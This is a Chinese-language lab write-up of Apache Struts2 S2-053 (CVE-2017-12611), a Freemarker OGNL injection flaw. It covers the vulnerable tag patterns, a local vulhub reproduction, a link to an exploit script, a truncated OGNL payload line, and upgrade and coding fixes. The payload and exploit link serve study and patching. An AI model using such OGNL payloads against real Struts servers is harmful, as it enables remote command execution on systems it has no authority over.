S2-053 远程代码执行漏洞

1、CVE

CVE-2017-12611

2、危害等级

高危

3、漏洞描述

当使用特定表达式或者变量替代Apache Freemarker里面的文本字符串时，可能会引起远程代码执行漏洞。

`<@s.hidden name="redirectUri" value=redirectUri />`

`<@s.hidden name="redirectUri" value="${redirectUri}" />`

例如以上两种Freemarker的value字段都是可以通过特定表达式或者变量传入值的。攻击者可能传入通过特定构造的恶意代码实施远程执行命令攻击。

4、公开日期

2017年9月7日

5、利用工具

```
git clone https://github.com/zmzsg100/pentest/blob/master/exp.py
```


复现过程

1、运行struts2-053docker环境

```
0x1: git clone https://github.com/vulhub/vulhub.git
0x2: cd /vulhub/struts2/s2-053
0x3: docker-compose up -d
```

2、漏洞测试


2.1 访问127.0.0.1:8080



2.2 Payload


```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm)
```

2.3 执行



2.4 工具测试

python exp.py



修复建议

升级到Apache Struts2.5.12或2.3.34 Freemarker标签内容不要通过Request方式获取 使用只读属性来初始化value属性（仅限getter属性） 不要使用如下结构

```
<@s.hidden name="redirectUri" value=redirectUri />
```

```
<@s.hidden name="redirectUri" value="${redirectUri}" />
```